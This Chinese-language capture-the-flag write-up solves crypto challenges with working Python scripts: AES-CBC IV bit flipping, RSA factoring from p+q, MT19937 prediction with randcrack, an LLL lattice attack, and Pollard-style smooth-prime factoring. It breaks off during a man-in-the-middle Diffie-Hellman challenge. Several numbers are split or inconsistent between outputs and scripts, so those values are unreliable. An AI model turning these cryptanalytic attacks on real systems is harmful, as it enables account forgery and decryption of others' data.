\begin{aligned}
C' &= C \oplus C \oplus C' \\
&= A \oplus B \oplus C \oplus C' \\
&= B \oplus A \oplus C \oplus C' \\
\text{令} A' &= A \oplus C \oplus C' \\
\Longrightarrow & A' \oplus B = C' \text{(翻转成功)}
\end{aligned}
$$

(注意：B不管怎么样都是不变的)

先开个实例获取一下靶机生成的用户名

```
C:\Users\jyzho\nc>nc 127.0.0.1 57785
Welcome to AES CBC World
The account is b'\x92\x9er|\xe8Y\x8a\xd7\xfe$\xfd8z\x8e,\x15'
The iv0 is b'AES_is_so_Easy?!'
If you want to obtain RSA's public key e, your account must be b'I_am_the_adminer' when using the iv0. However,the accou
nt is fixed.
Now give me your iv(For example, input  I_am_the_adminer ):
```

计算出变换后的iv，exp：

```python
import gmpy2
from Crypto.Util.number import *
def strxor(a1, a2):
    return bytes([b1 ^ b2 for b1,b2 in zip(a1,a2)])
A=b'AES_is_so_Easy?!'
C=b'\x92\x9er|\xe8Y\x8a\xd7\xfe$\xfd8z\x8e,\x15'
CC=b'I_am_the_adminer'
AA=strxor(A,C)
AA=strxor(AA,CC)
print(AA)
```

```
b'\x9a\x84@N\xde^\xbd\xc1\xce\x1a\xdc4`\x99vF'
```

传过去以后得到下一步RSA所需要的值

```
C:\Users\jyzho\nc>nc 127.0.0.1 57785
Welcome to AES CBC World
The account is b'\x92\x9er|\xe8Y\x8a\xd7\xfe$\xfd8z\x8e,\x15'
The iv0 is b'AES_is_so_Easy?!'
If you want to obtain RSA's public key e, your account must be b'I_am_the_adminer' when using the iv0. However,the accou
nt is fixed.
Now give me your iv(For example, input  I_am_the_adminer ):
\x9a\x84@N\xde^\xbd\xc1\xce\x1a\xdc4`\x99vF
The RSA's public key e is 769052116735064470403691304706089419 89
p+q=194941968026503193729028550703963008654916750396790116269994978396771519784998906509552614425075679924394942017635034090551178545681549064436277398981699 18
n=861025900148008696604960919569941854655936626898048841887841730127752096990760623236552148967879287527478991760484524343381417484256419075371669648269492338907638408282908155942994776537255064961357572956502977505244392422228492704177750564302174606334421785207302507421556848679423102943480815316775632545770
c=778258167460498293009184280377243239613636920038382186660551499381366602133071606206335367041732609513223376091240854100346626401741093095808837023481229704313196385017493619321558417551052958875463468889865984962870829582450880157714001677981401931389948623291896116666941844275978815519528186181296964862 3
```

这里的RSA就是一个数学推导，比较简单。

已知p+q，n=p*q，要求出p和q具体的值

$$(p+q)^2 = p^2 + 2pq + q^2 = p^2 - 2pq + q^2 + 4pq = (p-q)^2 + 4pq$$

因此可以计算出p-q的值，之后

$$p = [(p+q) + (p-q)]/2$$

$$q = n/p$$

即可解决

exp：

```python
e=769052116735064470403691304706089419 89
p_q=194941968026503193729028550703963008654916750396790116269994978396771519784998906509552614425075679924394942017635034090551178545681549064436277398981699 18
```

```
n=861025900148008696604960919569941854655936626898048841887841730127752096990760623236552148967879287527478991760484524343381417484256419075371669648269492338907638408282908155942994776537255064961357572956502977505244392422228492704177750564302174606334421785207302507421556848679423102943480815316775632545774
c=778258167460498293009184280377243239613636920038382186660551499381366602133071606206335367041732609513223376091240854100346626401741093095808837023481229704313196385017493619321558417551052958875463468889865984962870829582450880157714001677981401931389948623291896116666941844275978815519528186181296964862377
p__q=gmpy2.iroot(p_q**2-4*n,2)[0]
p=(p_q+p__q)//2
q=n//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
```

```
b'flag{Cbc_Revers3_1s_3asy!}'
```

MTP&19937

题目

```
import random
from secret import flag
from Crypto.Util.number import *
key=getPrime(140)
Rand=[]
for i in range(312):
    Rand.append(random.getrandbits(64))
c=random.getrandbits(140)
flag=bytes_to_long(flag)
m1=flag^key
m2=c^key
print('Rand=',Rand)
print('m1=',m1)
print('m2=',m2)
'''
Rand= [5182288926870815572, 11122384652630280904, 8095869978289858176,
11231548515276190058, 10142411471656325571, 14131362237749052800,
8873767822895308856, 4330928443036895762, 5232788388326147732,
11843622848950020244, 14546061291638766026, 16914507475785350672,
1391933973316655058, 5947393996670798335, 18098131520538968373,
127874498344797952, 12711808172673882070, 6965454771562574075,
8668066034060779473, 22232401182928395, 610072805488719475,
1809250999024327142, 4264078429381461143, 5192123032719201448,
```

```
2052523228646135170, 11007284249187332502, 1380035129500151354,
2520313652412588975, 12359276915777684469, 10721430671311648953,
6003249440595818591, 6546936368888268389, 14431563671072300550,
16244567827474298238, 7833810026468573517, 2510682095669902727,
18443639859657429784, 12537866502686800007, 14559154793584936643,
4627184390543027107, 2254740081106767295, 11240213991756639668,
17156035495988107653, 6472669565752887420, 14576603452001908630,
15256913346396553902, 6573354855539737495, 8143684202080620532,
12441576445676618212, 2799908048684478078, 5076502144872608633,
1383888152783411107, 3138565798945949877, 16822599915345849045,
6322716069431271953, 13623714089750966719, 6495505577669806599,
9514056283950475198, 13705281594286141760, 4873802024470589494,
699085734552992136, 1625355678221328867, 13972092000405861710,
14319241179484866344, 4943966915760311683, 11212938865589743453,
73284941705052824, 14544312978337045171, 13641613875007340152,
17911754941150341726, 8589392541587189847, 3712706920418883793,
14672034870846715876, 1556051639531958213, 8044115350400313967,
15041141128229649050, 3665981975413238605, 4763620639823879617,
6179310001199915651, 5077020185104266111, 6477729821284161473,
3322349646157049275, 17125951965638226884, 15986317055837626644,
218164975279064201, 12993077245897514206, 471549842556100641,
5272639635308802832, 16189107107132777292, 18306860893521019608,
2508658080621055499, 9309854055872225527, 18435734714641315072,
9241089360301938326, 16732211959463579992, 16575243686953797755,
15475893239013831877, 10028080987613008898, 8273357762842801613,
17909171172653490159, 12495968885237640591, 50592918749119963,
17499441882078927553, 8557830387586577864, 12863361936836326788,
9520466514382374540, 5459164119043450286, 15504560696479613838,
4241347934921167801, 14808339320675674576, 3808822213958511874,
4020534550789113645, 4008428815460788045, 13753114719026175183,
6571757246880386529, 16884449649590292187, 9634835646109018210,
13329153011793051900, 6940202805310891897, 18302271378983730441,
1700070441311809152, 13151660717832426308, 13741947649347774241,
17875909093835444741, 9727203379718526029, 2448515013666726563,
10176852381104102847, 2071314737927784347, 12358790761510080587,
2353169692582415929, 2396034241900172502, 7228808169583750615,
6691284615565392611, 15318169849899520598, 5566562208280440814,
11263724334617449302, 2145941689390096328, 17425094502364718327,
3804427251824986790, 9830917439475253220, 10734665208627024642,
16602165871459711100, 7891439408948823164, 16989093749215705421,
16938709108514730938, 10435718587504465407, 11765807537795652678,
10333661651174475603, 13354466916604506333, 17067975134969708050,
16182959364323485106, 3974564657028063602, 17907348635202318460,
4606418220410263134, 15170266200113877966, 4449723717626766185,
7169973915387466487, 17532711802278975830, 8779377438142501090,
16874062706464560223, 5039836370093205459, 1222709846017009403,
9398332678115016678, 2999572343501376799, 15066273030401257985,
```

```
10185406229889212139, 6369401576853336726, 5907614445645098711,
8178804088004518326, 5772883678088090477, 13498975913135714012,
17056770984236507167, 4983965027402575528, 3753712529803855875,
12209120760265986933, 7591220134074376531, 2863675220226103963,
2075064163526060130, 12543776407135345079, 15944956376738686323,
3808365833865241725, 713648807961362836, 15720396753483192809,
16192048613114563062, 2889050928669396800, 10121955289575898526,
14709675731589321503, 16467734379066999646, 1889720852829452019,
8365542821878784495, 2000962233538813688, 14092898622818346375,
13544056531175744264, 3209678293380586304, 17692027821714242366,
14988099087809482748, 15680503919529230915, 8505083530359974142,
15059825504020364379, 9568882397218609035, 18414597454020050890,
11827560831429401300, 3234807200534430874, 13858356040465693486,
2920813738543585608, 17708645796927608717, 15317058748617253420,
15360457214901816913, 196030992462587133, 697433292309396069,
16212893217724122142, 747139208597570406, 17130074000271325166,
16428534898669702519, 3409085490018331217, 16140438895475302039,
10795352279021906373, 16144070923730173429, 3462517833465763749,
5622281807999485505, 14569192468876186982, 14630069658850847011,
16773258690585461421, 18389597806847801029, 10472996005701793667,
3759674700924135853, 10262091729621178420, 16701805780995667624,
610774748941422543, 15196883788956447444, 9460518660735169734,
9762483640763468979, 1884261199128482660, 720677993385675647,
15665990291223736815, 12271993145281114551, 16640017606517311626,
15049882906721819276, 8999967670535018026, 4913139644876434221,
14335983073865867552, 9433872909584754661, 17656525750264252860,
3697095582005305824, 14640597640048004591, 9694921152492556946,
17447421821888281888, 5717761111414609026, 4490932245077486589,
941129245899569829, 18089529070417854965, 6516248180262275397,
7668496403185515383, 2106711689795921648, 10155569900331134111,
2472433487996321130, 12738894825834621835, 14625666253392095479,
17778262995017917344, 1182397681143118684, 2594873081371686955,
17606524721308969517, 12064336749522325276, 11367766642683263680,
1639881877609414890, 11238963802794555387, 2447308819052986851,
2335812252167645833, 75782517775706282, 2101470839715599003,
2775281708986492027, 13080708179246948175, 2731877131387183097,
12607455274160526607, 5197795264378788983, 97797318931284716 70,
1173696543027461667, 16583652859652351123, 349992880391270706,
3887482898371301185, 1145194513039879394, 8907314862230843249,
13644858661535240248, 8283510346666450443, 9218685941652261582,
4245625908727354276, 14417747465308873693, 13960834777584840901,
2586123855977897471, 6704209230906477418, 2939108022904475784,
10497397449843678887, 17718494158421746191, 13610358174371848643,
1768604711637807139, 10884987608467441238, 7019982499860200077,
6164690718554535160, 4508325020967445120, 8697643065563095440,
15708304160471378750, 3520469921200303916, 7588138342064372470,
11295583438855542184, 14798104074893414208, 5340320101414691387,
```

```
    15600550007093777554, 5639221868116936624, 9878993943694482608,
    2491802576572876408, 3956643584999133306, 15800992510398727855]
m1= 700859526872118523382399823582184143046738
m2= 125290442138881332027904122007295050995658 7
'''
```

这里考了对python的random模块中生成的伪随机数的预测。对此有一个很好用的模块，叫做randcrack。根据random模块中生成随机数用的梅森算法的原理，向randcrack中传入624个32位二进制数，即可对生成的下一个“随机数”进行预测。

然而这个题目中生成的是312个64位数。random模块在生成64位二进制“随机数”时，实际上是由两个32位二进制伪随机数拼接而成，因此这里将其拆开，实际上也是624个32位二进制数，足以对下一个生成的“随机数”进行预测。

exp:

```
import random
from randcrack import RandCrack
from Crypto.Util.number import *
rc = RandCrack()
Rand= [5182288926870815572, 11122384652630280904, 8095869978289858176,
  11231548515276190058, 10142411471656325571, 14131362237749052800,
  8873767822895308856, 4330928443036895762, 5232788388326147732,
  11843622848950020244, 14546061291638766026, 16914507475785350672,
  1391933973316655058, 5947393996670798335, 18098131520538968373,
  127874498344797952, 12711808172673882070, 6965454771562574075,
  8668066034060779473, 22232401182928395, 610072805488719475,
  1809250999024327142, 4264078429381461143, 5192123032719201448,
  2052523228646135170, 11007284249187332502, 1380035129500151354,
  2520313652412588975, 12359276915777684469, 10721430671311648953,
  6003249440595818591, 6546936368888268389, 14431563671072300550,
  16244567827474298238, 7833810026468573517, 2510682095669902727,
  18443639859657429784, 12537866502686800007, 14559154793584936643,
  4627184390543027107, 2254740081106767295, 11240213991756639668,
  17156035495988107653, 6472669565752887420, 14576603452001908630,
  1525693346396553902, 6573354855539737495, 8143684202080620532,
  12441576445676618212, 2799908048684478078, 5076502144872608633,
  1383888152783411107, 3138565798945949877, 16822599915345849045,
  6322716069431271953, 13623714089750966719, 6495505577669806599,
  9514056283950475198, 13705281594286141760, 4873802024470589494,
  699085734552992136, 1625355678221328867, 13972092000405861710,
  14319241179484866344, 4943966915760311683, 11212938865589743453,
  73284941705052824, 14544312978337045171, 13641613875007340152,
  17911754941150341726, 8589392541587189847, 3712706920418883793,
  14672034870846715876, 1556051639531958213, 8044115350400313967,
```

```
15041141128229649050, 3665981975413238605, 4763620639823879617,
6179310001199915651, 5077020185104266111, 6477729821284161473,
3322349646157049275, 17125951965638226884, 15986317055837626644,
218164975279064201, 12993077245897514206, 471549842556100641,
5272639635308802832, 16189107107132777292, 18306860893521019608,
2508658080621055499, 9309854055872225527, 18435734714641315072,
9241089360301938326, 16732211959463579992, 16575243686953797755,
15475893239013831877, 10028080987613008898, 8273357762842801613,
17909171172653490159, 12495968885237640591, 50592918749119963,
17499441882078927553, 8557830387586577864, 12863361936836326788,
9520466514382374540, 5459164119043450286, 15504560696479613838,
4241347934921167801, 14808339320675674576, 3808822213958511874,
4020534550789113645, 4008428815460788045, 13753114719026175183,
6571757246880386529, 16884449649590292187, 9634835646109018210,
13329153011793051900, 6940202805310891897, 18302271378983730441,
1700070441311809152, 13151660717832426308, 13741947649347774241,
17875909093835444741, 9727203379718526029, 2448515013666726563,
10176852381104102847, 2071314737927784347, 12358790761510080587,
2353169692582415929, 2396034241900172502, 7228808169583750615,
6691284615565392611, 15318169849899520598, 5566562208280440814,
11263724334617449302, 2145941689390096328, 17425094502364718327,
3804427251824986790, 9830917439475253220, 10734665208627024642,
16602165871459711100, 7891439408948823164, 16989093749215705421,
16938709108514730938, 10435718587504465407, 11765807537795652678,
10333661651174475603, 13354466916604506333, 17067975134969708050,
16182959364323485106, 3974564657028063602, 17907348635202318460,
4606418220410263134, 15170266200113877966, 4449723717626766185,
7169973915387466487, 17532711802278975830, 8779377438142501090,
16874062706464560223, 5039836370093205459, 1222709846017009403,
9398332678115016678, 2999572343501376799, 15066273030401257985,
10185406229889212139, 6369401576853336726, 5907614445645098711,
8178804088004518326, 5772883678088090477, 13498975913135714012,
17056770984236507167, 4983965027402575528, 3753712529803855875,
12209120760265986933, 7591220134074376531, 2863675220226103963,
2075064163526060130, 12543776407135345079, 15944956376738686323,
3808365833865241725, 713648807961362836, 15720396753483192809,
16192048613114563062, 2889050928669396800, 10121955289575898526,
14709675731589321503, 16467734379066999646, 1889720852829452019,
8365542821878784495, 2000962233538813688, 14092898622818346375,
13544056531175744264, 3209678293380586304, 17692027821714242366,
14988099087809482748, 15680503919529230915, 8505083530359974142,
15059825504020364379, 9568882397218609035, 18414597454020050890,
11827560831429401300, 3234807200534430874, 13858356040465693486,
2920813738543585608, 17708645796927607717, 15317058748617253420,
15360457214901816913, 196030992462587133, 697433292309396069,
16212893217724122142, 747139208597570406, 17130074000271325166,
16428534898669702519, 3409085490018331217, 16140438895475302039,
```

```
    10795352279021906373, 16144070923730173429, 3462517833465763749,
    5622281807999485505, 14569192468876186982, 14630069658850847011,
    16773258690585461421, 18389597806847801029, 10472996005701793667,
    3759674700924135853, 10262091729621178420, 16701805780995667624,
    610774748941422543, 15196883788956447444, 9460518660735169734,
    9762483640763468979, 1884261199128482660, 720677993385675647,
    15665990291223736815, 12271993145281114551, 16640017606517311626,
    15049882906721819276, 8999967670535018026, 4913139644876434221,
    14335983073865867552, 9433872909584754661, 17656525750264252860,
    3697095582005305824, 14640597640048004591, 9694921152492556946,
    17447421821888281888, 5717761111414609026, 4490932245077486589,
    941129245899569829, 18089529070417854965, 6516248180262275397,
    7668496403185515383, 2106711689795921648, 10155569900331134111,
    2472433487996321130, 12738894825834621835, 14625666253392095479,
    17778262995017917344, 1182397681143118684, 2594873081371686955,
    17606524721308969517, 12064336749522325276, 11367766642683263680,
    1639881877609414890, 11238963802794555387, 2447308819052986851,
    2335812252167645833, 75782517775706282, 2101470839715599003,
    2775281708986492027, 13080708179246948175, 2731877131387183097,
    12607455274160526607, 5197795264378788983, 97797318931284716 70,
    1173696543027461667, 16583652859652351123, 349992880391270706,
    3887482898371301185, 1145194513039879394, 8907314862230843249,
    13644858661535240248, 8283510346666450443, 9218685941652261582,
    4245625908727354276, 14417747465308873693, 13960834777584840901,
    2586123855977897471, 6704209230906477418, 2939108022904475784,
    10497397449843678887, 17718494158421746191, 13610358174371848643,
    1768604711637807139, 10884987608467441238, 7019982499860200077,
    6164690718554535160, 4508325020967445120, 8697643065563095440,
    15708304160471378750, 3520469921200303916, 7588138342064372470,
    11295583438855542184, 14798104074893414208, 5340320101414691387,
    15600550007093777554, 5639221868116936624, 9878993943694482608,
    2491802576572876408, 3956643584999133306, 15800992510398727855]
prng=[]
for i in Rand:
    prng.append(int(i)& (2 ** 32 - 1))
    prng.append(int(i)>> 32)
for i in range(624):
    rc.submit(prng[i])
notrandom=rc.predict_getrandbits(140)
print(notrandom)
m1= 700859526872118523382399823582184143046738
m2= 125290442138881332027904122007295050995658 7
key=m2^notrandom
flag=m1^key
print(long_to_bytes(flag))
```

```
b'flag{MT19937ANDp}'
```

Tri-RSA?

参考这篇文章

题目

```python
from Crypto.Util.number import *

def genKey(nbits, dbits):
    bbits = (nbits // 2 - dbits) // 2

    while True:
        a = getRandomNBitInteger(dbits)
        b = getRandomNBitInteger(bbits)
        c = getRandomNBitInteger(bbits)
        p1 = a * b * c + 1
        if isPrime(p1):
            break

    while True:
        d = getRandomNBitInteger(dbits)
        p2 = b * c * d + 1
        if isPrime(p2):
            break

    while True:
        e = getRandomNBitInteger(bbits)
        f = getRandomNBitInteger(bbits)
        q1 = e * d * f + 1
        p3 = a * e * f + 1
        if isPrime(q1) and isPrime(p3):
            break

    while True:
        d_ = getRandomNBitInteger(dbits)
        if GCD(a * b * c * d * e * f, d_) != 1:
            continue
        e_ = inverse(d_, a * b * c * d * e * f)
        k1 = (e_ * d_ - 1) // (a * b * c * d * e * f)
        assert e_ * d_ == (a * b * c * d * e * f) * k1 + 1
        q2 = k1 * e * f + 1
        q3 = k1 * b * c + 1
        if isPrime(q2) and isPrime(q3):
            break
```

```
39
40      n1 = p1 * q1
41      n2 = p2 * q2
42      n3 = p3 * q3
43
44      assert pow(pow(0xdeadbeef, e_, n1), d_, n1) == 0xdeadbeef
45      assert pow(pow(0xdeadbeef, e_, n2), d_, n2) == 0xdeadbeef
46      assert pow(pow(0xdeadbeef, e_, n3), d_, n3) == 0xdeadbeef
47
48      return (e_, n1, n2, n3)
49
50  flag = b'flag{**********}'
51  pubkey = genKey(1024, 256)
52  (e, n1, n2, n3) = pubkey
53  m = bytes_to_long(flag)
54  c = pow(m, e, n1)
55
56  print(f'{pubkey=}\n{c=}')
57  """
58  pubkey=
    (12319986756127600637134058068511918074139691223163211996735699004784117506149421100146511710793897920536666964178463273748641298658249899908715380479654301295418244466436795469257517874303861515809655732155825865507875893478270977022085838775298698572257087055667812529030184812557380557081720084354514464389,
    41867499007308364315937559956688622163215421976242127890889040164559144628724035876078483927423528820067635487199741373825159446100113034892771700577868022006882440536706992054601826097362568848173268937214080668643177765646538887217860556132436047053458790382409837283922191366241475222426574126067489055547,
    13498807933868668667966438384091392475071501156005983694839689205198289479727459405005995045143409342162708219129413591306238763873589894155497743897670760151167749564502395289330568399969541549087914007270047932148476082544003916298932144146965280684843034929619016810329929360456967901267830503004684325843,
    14712765287732771167430546321912502344077984628495262740338594661962771417262540061070779229200183813895812603716342098208378100875138208826397887467799636762501242829396654390987798530279600667110782465617122541203287150723634231500008301554900140817504531530826464203833733132063846895185736583106018278801)
59  c=29811735710123745610060838132431527294434601415248343500463696936905204923637034598794248629403376168662158050848438160910628612603282230048604865065065983822508140916095112202042014283873203052539674355734864158171989012362443430839112731329461979486679118304012263203713677042305692893759407109965822986734 5
60  """
```

造格子

分析如下：

$$
\begin{aligned}
ed - 1 &= k_1 \phi(N_1) \\
ed - 1 &= k_2 \phi(N_2) \\
ed - 1 &= k_3 \phi(N_3)
\end{aligned}
$$

于是有：

$$
\begin{aligned}
ed - k_1 N_1 &= 1 + k_1 s_1 \\
ed - k_2 N_2 &= 1 + k_2 s_2 \\
ed - k_3 N_3 &= 1 + k_3 s_3
\end{aligned}
$$

构造格：

$$
\begin{bmatrix}
1 & e & e & e \\
0 & -N_1 & 0 & 0 \\
0 & 0 & -N_2 & 0 \\
0 & 0 & 0 & -N_3
\end{bmatrix}
$$

exp:

```python
from gmpy2 import *
from Crypto.Util.number import long_to_bytes
pubkey=
(123199867561276006371340580685119180741396912231632119967356990047841175061494211001465117107938979205366669641784632737486412986582498999087153804796543012954182444664367954692575178743038615158096557321558258655078758934782709770220858387752986985722570870556678125290301848125573805570817200843545144643894186749900730836431593755995668862216321542197624212789088904016455914462872403587607848392742352882006763548719974137382515944610011303489277170057786802200688244053670699205460182609736256884817326893721408066864317776564653888721786056132436047053458790382409837283922191366241475222426574126067489055547,134988079338686686679664383840913924750715011560059836948396892051982894797274594050059950451434093421627082191294135913062387638735898941554977438976707601511677495645023952893305683999695415490879140072700479321484760825440039162989321441469652806848430349296190168103299293604569679012678305030046843258431471276528773277116743054632191250234407798462849526274033859466196277141726254006107077922920018381389581260371634209820837810087513820882639788746779963676250124282939665439098779853027960066711078246561712254120328715072363423150000830155490014081750453153082646420383373313206384689518573658310601827880 1)
c
=298117357101237456100608381324315272944346014152483435004636969369052049236370345987942486294033761686621580508484381609106286126032822300486048650506598382250814091609511220204201428387320305253967435573486415817198901236244343083911273132946197948667911830401226320371367704230569289375940710996582298673451
e_ = pubkey[0]
n1 = pubkey[1]
n2 = pubkey[2]
n3 = pubkey[3]

M=iroot(int(n3),int(2))[0]
a=[0]*4
a[0]=[M,e_,e_,e_]
a[1]=[0,-n1,0,0]
a[2]=[0,0,-n2,0]
a[3]=[0,0,0,-n3]

Mat = matrix(ZZ,a)
Mat_LLL=Mat.LLL()

assert abs(Mat_LLL[0][0])%M == 0
d = abs(Mat_LLL[0][0])//M
m = int(pow(c,d,n1))
print(long_to_bytes(m))
```

b'flag{Dual!RSA!!}'

BabyRSA

题目

```python
from Crypto.Util.number import *
from secret import flag
from random import *

f1 = flag[:len(flag)//2]
f2 = flag[len(flag)//2:]

p1 = getPrime(512)
q1 = getPrime(512)
n1 = p1 * q1
e1 = 65537
c1 = pow(bytes_to_long(f1), e1, n1)
hint = pow((1+n1), p1, n1**2)

print(f"""n1 = {n1}
c1 = {c1}
hint = {hint}""")

def getP(bits):
    while True:
        n = 2
        while n.bit_length() < bits:
            n *= choice(sieve_base)
        if isPrime(n + 1):
            return n + 1

p2 = getP(512)
q2 = getPrime(512)
n2 = p2*q2
e2 = 65537
c2 = pow(bytes_to_long(f2), e2, n2)
print(f"""
n2 = {n2}
e2 = {e2}
c2 = {c2}""")

"""
n1 =
688450158495534724869962560492206609804550618035520173131284853429570518909497557268948541454957032078975123189938149732223575615837456671384509132618553980846201809994145771739743803340815948091191804601699288394479609100363026305588355475434088609315245688067093371333699846686720459710567887411122011631 37
```

```
c1 = 52790503502863807067643682864036797574347283403823011063498156902114003060407369942578413051627464346704783258628977070949130746020442153913786702377384662245796093590670175233193710247038155513645854355644829797476659563126407322632497255588903593871435334164886956746902481697128441370935095823304355032380
hint = 55482975571912878401574072483832384159294849536590004028058839588228840204250148514045846001865688053497659257829092299804254551981863656598498083097078656916264332420628491077000082152767132990764294627572819786551019178687280398888261205049837038101601181276222317387532847731276021722038492810802969538210801089233020291384788005545038742279787928424673295749089913068575145044585789942114881266000023369493977179594802939560584596010403509445840687071930053041
n2 = 154921460912110963305667361590882546227543698846503386146334097190840070731198723722148544055046460877536539325679573708618029857303628030733784384797164622212464105170780044167399467117596531036793180278349121140731976911861540057591083935608327203799002692242547891664186321165539220941401521704669979313448067941
e2 = 65537
c2 = 13403458096165390770013946254283827359982925752573217729695948570438952423963481101637096314635998238929401074126650597223093303489179572569791958170648110623951998126571064845563815548327314350894625041432250666661731871794451878214261601455633581720375357567558346443903135217091723362776153025217379697617751331
"""
```

flag被分为了两个部分，用不同的RSA进行了加密。

第一部分，给了一个hint = pow((1+n1), p1, n1**2)，直接将这个式子展开，根据二项式定理得到

$$(1+n_1)^{p_1} \equiv 1 + p_1 * n_1 (mod\ n^2)$$

因此

$$hint = 1 + p_1 * n_1$$

接下来正常RSA解密

第二部分，向我们展示了p2的生成方法，可知p2是一个光滑数。利用pollard_rho算法即可。

exp:

```
from Crypto.Util.number import *
import gmpy2
n1 = 68845015849553472486996256049220660980455061803552017313128485342957051890949755726894854145495703207897512318993814973222357561583745667138450913261855398084
```

```
620180999414577173974380334081594809119180460169928839447960910036302630558835547543408860931524568806709337133369984668672045971056788741112201163137
c1 = 527905035028638070676436828640367975743472834038230110634981569021140030604073699425784130516274643467047832586289770709491307460204421539137867023773846622457960935906701752331937102470381555136458543556448297974766595631264073226324972555889035938714353341648869567469024816971284413709350958233043550323 8
hint = 554829755719128784015740724838323841592948495365900040280588395882288402042501485140458460018656880534976592578290922998042545519818636565984980830970786569162643324206284910770000821527671329907642946275728197865510191786872803988882612050498370381016011812762223173875328477312760217220384928108029695382108010892330202913847880055450387422797879284246732957490899130685751450445857899421148812660000233694939771795948029395605845960104035094458406870719300530
e=65537
p1=(hint-1)//n1
q1=n1//p1
phi1=(p1-1)*(q1-1)
d1=gmpy2.invert(e,phi1)
m1=pow(c1,d1,n1)

def Pollard(N):
    a = 2
    n = 2
    while True:
        a = pow(a, n, N)
        g = gmpy2.gcd(a - 1, N)
        if (g != 1 and g != N):
            return g
            break
        n += 1

n2= 154921460912110963305667361590882546227543698846503386146334097190840070731198723722148544055046460877536539325679573708618029857303628030733784384797164622212464105170780044167399467117596531036793180278349121140731976911861540057591083935608327203799002692242547891664186321165539220941401521704669979313448067 9
e2 = 65537
c2 = 134034580961653907700139462542838273599829257525732177296959485704389524239634811016370963146359982389294010741266505972230933034891795725697919581706481106239519981265710648455638155483273143508946250414322506666617318717944518782142616014556335817203753575675583464439031352170917233627761530252173796976177513 3
p2=Pollard(n2)
q2=n2//p2
phi2=(p2-1)*(q2-1)
d2=gmpy2.invert(e2,phi2)
```

```
31 m2=pow(c2,d2,n2)
32
33 print(long_to_bytes(m1)+long_to_bytes(m2))
```

```
b'flag{ma7h_1s_int3restin9.}'
```

原神，____！

hint中给出的这篇文章很不错，确实很有参考价值。

题目

此题是打远程的，而且没有给出代码，可以先看看内容。有个proof，先爆破一下。

```
 ____                                _       _                  ___                                                  _
/ ___|   ___   _ __    ___  | |__   (_)  _ __     |_ _|  _ __ ___    _ __     __ _    ___  | |_
| |  _   / _ \ | '_ \  / __| | '_ \  | | | '_ \     | |  | '_ ` _ \  | '_ \   / _` |  / __| | __|
| |_| | |  __/ | | | | \__ \ | | | | | | | | | |    | |  | | | | | | | |_) | | (_| | | (__  | |_
 \____|  \___| |_| |_| |___/ |_| |_| |_| |_| |_|   |___| |_| |_| |_| | .__/   \__,_|  \___|  \__|
                                                                     |_|

You're right, but Genshin Impact is an open-world adventure game developed by MiHoYo.

The game takes place in a fantasy world known as Teyvat, where those chosen by the gods are granted
the Vision of God to channel the power of the elements.

However, you have hacked in the game today, and you will be able to eavesdrop and tamper with other
players' communications with the server.

Have a good time now, and try to get the flag!

your primogem: 0, your token: cdb59355f3ba293977fc0945fb85f11822d412c45c7520c7121bd2234f6c1f48
```

```
/-----------------------------------------\
|                 Options                 |
| 1. Hack in a communication              |
| 2. Top up                               |
| 3. Buy something                        |
| 4. Quit the game                        |
\-----------------------------------------/

select a choice
> 3

/-----------------------------------------\
|                  STORE                  |
| 1. Aqua Simulacra            16000 Primogems |
| 2. Yelan's Stella Fortuna    16000 Primogems |
| 3. Dog of Kamisato Ayaka     9999999 Primogems |
| 4. Flag                  99999999999 Primogems |
| 5. Quit                                 |
\-----------------------------------------/

your primogem: 0.
[Store]: Please select a thing to buy:
> [Store]: Invalid option

/-----------------------------------------\
|                  STORE                  |
| 1. Aqua Simulacra            16000 Primogems |
| 2. Yelan's Stella Fortuna    16000 Primogems |
| 3. Dog of Kamisato Ayaka     9999999 Primogems |
| 4. Flag                  99999999999 Primogems |
| 5. Quit                                 |
\-----------------------------------------/

your primogem: 0.
[Store]: Please select a thing to buy:
```

简单来说最终目的就是要求给自己的账号hack到99999999999以上的原石，用来兑换flag。接下来看一下主要部分。

```
/-----------------------------------------------\
|                  Options                      |
| 1. Hack in a communication                    |
| 2. Top up                                     |
| 3. Buy something                              |
| 4. Quit the game                              |
\-----------------------------------------------/

select a choice
> 1
====Sever have joined in the communication.====
====You have hacked in the communication.=====
====L0v3ch4n have joined in the communication.====
[Sever]: Hello, shall we choose the (g, p) = (13253274722533442768895736567133071, 986424076142118074811747375607262454383648009597742947347589562430865444587294765062760084500301437835442324141001626445088382999319771966494360632505789122028322625460924169133924769919627454380049043054229316959676199027892386721440708024374189446232884981030030319143349276378331516349035000985568042818 31)?
[L0v3ch4n]: Sure, I got it.
====Received from [Sever]'s message====
[Sever]: Here is my key = 467295534925099070452395090180390405490696253893867674370531482601000224776941351672063743342142888127217620139311125077032650559814583059942466169954314558903461925936858086035678597441773189324804857492815992377084817424744801059973032634877376095360724740506403955176215833044706137313851194868292410316, and you?
====Do you want to change the message?[y/n]====
> n
====Received from [L0v3ch4n]'s message====
[L0v3ch4n]: I got it. And here is my key = 501676064304359228825863799631131805363794828014260789898954212124509437950040480019890898000635247981136125079628872364723919442664548077893424509277520106044320533503889801643150275570228600049887687133589832025330741324779407170013798414889143815109224208384939340398519352485369777807839652504438422288 38.
====Do you want to change the message?[y/n]====
> ====Received from [Sever]'s message====
[Sever]: Okay, now I will encrypt a palindrome to check whether we got the same key.
786083440005408161771025109848850662874426644433314060349142661463144379799027798155893163356706389306274939589322803456040668531330494305742005358014752567744929808200349323131857391548767379463351253036062338406271888429195011913887775833391101770615617995621092652170461907817821486637697565165810098978691
====Do you want to change the message?[y/n]====
> n
====Received from [L0v3ch4n]'s message====
[L0v3ch4n]: We got the same key. Now I want to top up 100000000000 primogems. Here is my token:9444854401538599386224524362124049731308444239233768418851138340887893792773073037328588550743222599889467141729071510498756669113896560739579635544925094356400623679529599586571281117529134664631993314869056637667289945827057099310866243919843736201611296514760954645532094705438168627135291115048599953216
====Do you want to change the message?[y/n]====
> [Sever]: Finished. Bye!
[L0v3ch4n]: Bye!
====L0v3ch4n have left in the communication.====
====Sever have left in the communication.====
your primogem: 0, your token: cdb59355f3ba293977fc0945fb85f11822d412c45c7520c7121bd2234f6c1f48
```

这里可以看到出题人在与服务器进行一个会话，大意是互相交换并确认了密钥，然后出题人向服务器索要了100000000000个原石，~~刚好够我们买flag。~~而我们目前是作为一个中间人在“窃听”他们的对话，并对他们的数据进行转发。

所以目的很明确，我们要做的就是“偷取”服务器发放的那100000000000个原石，打到我们账上，用来购买flag。

